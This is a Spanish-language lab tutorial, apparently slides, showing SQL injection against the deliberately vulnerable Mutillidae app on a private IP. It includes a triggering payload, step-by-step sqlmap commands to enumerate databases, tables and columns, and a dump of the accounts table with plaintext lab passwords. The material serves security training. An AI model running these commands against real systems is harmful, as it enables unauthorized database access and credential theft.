Message	/var/www/html/mutillidae/classes/MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'x'' at line 2 client_info: mysqlnd 5.0.12-dev - 20150407 - $Id: b396954eeb2d1d9ed7902b8bae237b287f21ad9e $ host_info: 127.0.0.1 via TCP/IP) Query: SELECT * FROM accounts WHERE username='-1'' AND password='x' (0) [Exception]
Trace	#0 /var/www/html/mutillidae/classes/MySQLHandler.php(282): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 /var/www/html/mutillidae/classes/SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a...') #2 /var/www/html/mutillidae/user-info.php(191): SQLQueryHandler->getUserAccount('-1'', 'x') #3 /var/www/html/mutillidae/index.php(615): require_once('/var/www/html/m...') #4 {main}
Diagnotic Information	Error attempting to display user information
Click here to reset the DB	

Esto nos indica que nos da un error de SQL, justo lo que necesitamos para realizar SQL Inyección.

SQL Inyección

Mediante la herramienta sqlmap procedemos a analizar nuestra vulnerabilidad.

./sqlmap.py –u “http://192.168.1.228/mutillidae/index.php?page=user-info.php&username=x&password=x&user-info-php-submit-button=View+Account+Details” --dbs

SQL Inyección

De esta forma nos devuelve las bases de datos que contiene MySQL.

```
...
available databases [5]:
[*] information_schema
[*] mysql
[*] nowasp                    -> Las que nos interesa.
[*] performance_schema
[*] sys
...
```

SQL Inyección

Una vez que tenemos la base de datos que nos interesa, vamos a traer las tablas.

```
./sqlmap.py –u
“http://192.168.1.228/mutillidae/index.php?page=user-info.php&username=x&password=x&user-info-php-submit-button=View+Account+Details” --tables –D
nowasp
```

SQL Inyección

De esta forma nos devuelve las bases de datos que contiene MySQL.

```
Database: nowasp
[13 tables]
+-----------------------------------+
| accounts                          |
| balloon_tips                      |
| blogs_table                       |
| captured_data                     |
| credit_cards                      |
| help_texts                        |
| hitlog                            |
| level_1_help_include_files        |
| page_help                         |
| page_hints                        |
| pen_test_tools                    |
| user_poll_results                 |
| youTubeVideos                     |
+-----------------------------------+
```

SQL Inyección

Ahora podemos traer las columnas de una tabla determinada.

./sqlmap.py –u “http://192.168.1.228/mutillidae/index.php?page=user-info.php&username=x&password=x&user-info-php-submit-button=View+Account+Details” --columns –D nowasp –T accounts

SQL Inyección

De esta forma nos devuelve las columnas.

```
Database: nowasp
Table: accounts
[7 columns]
+-----------------+-------------+
| Column          | Type        |
+-----------------+-------------+
| cid             | int(11)     |
| firstname       | text        |
| is_admin        | varchar(5)  |
| lastname        | text        |
| mysignature     | text        |
| password        | text        |
| username        | text        |
+-----------------+-------------+
```

SQL Inyección

Por ultimo vamos a realizar un dump de los datos.

./sqlmap.py –u “http://192.168.1.228/mutillidae/index.php?page=user-info.php&username=x&password=x&user-info-php-submit-button=View+Account+Details” --dump –D nowasp –T accounts

SQL Inyección

De esta forma nos devuelve las columnas.

```
Database: nowasp
Table: accounts
[23 entries]
+-----+--------------+-----------------+------------+--------------------+-------------+--------------------------------+
| cid | username | lastname      | is_admin | password       | firstname | mysignature                |
+-----+--------------+-----------------+------------+--------------------+-------------+--------------------------------+
| 1   | admin      | Administrator | TRUE     | adminpass      | System    | g0t r00t?                  |
| 2   | adrian     | Crenshaw      | TRUE     | somepassword | Adrian    | Zombie Films Rock!         |
| 3   | john       | Pentest       | FALSE    | monkey         | John      | I like the smell of confunk |
| 4   | jeremy     | Druin         | FALSE    | password       | Jeremy    | d1373 1337 speak           |
| 5   | bryce      | Galbraith     | FALSE    | password       | Bryce     | I Love SANS                |
| 6   | samurai    | WTF           | FALSE    | samurai        | Samurai   | Carving fools              |
| 7   | jim        | Rome          | FALSE    | password       | Jim       | Rome is burning            |

...
```

GRACIAS !!!!!!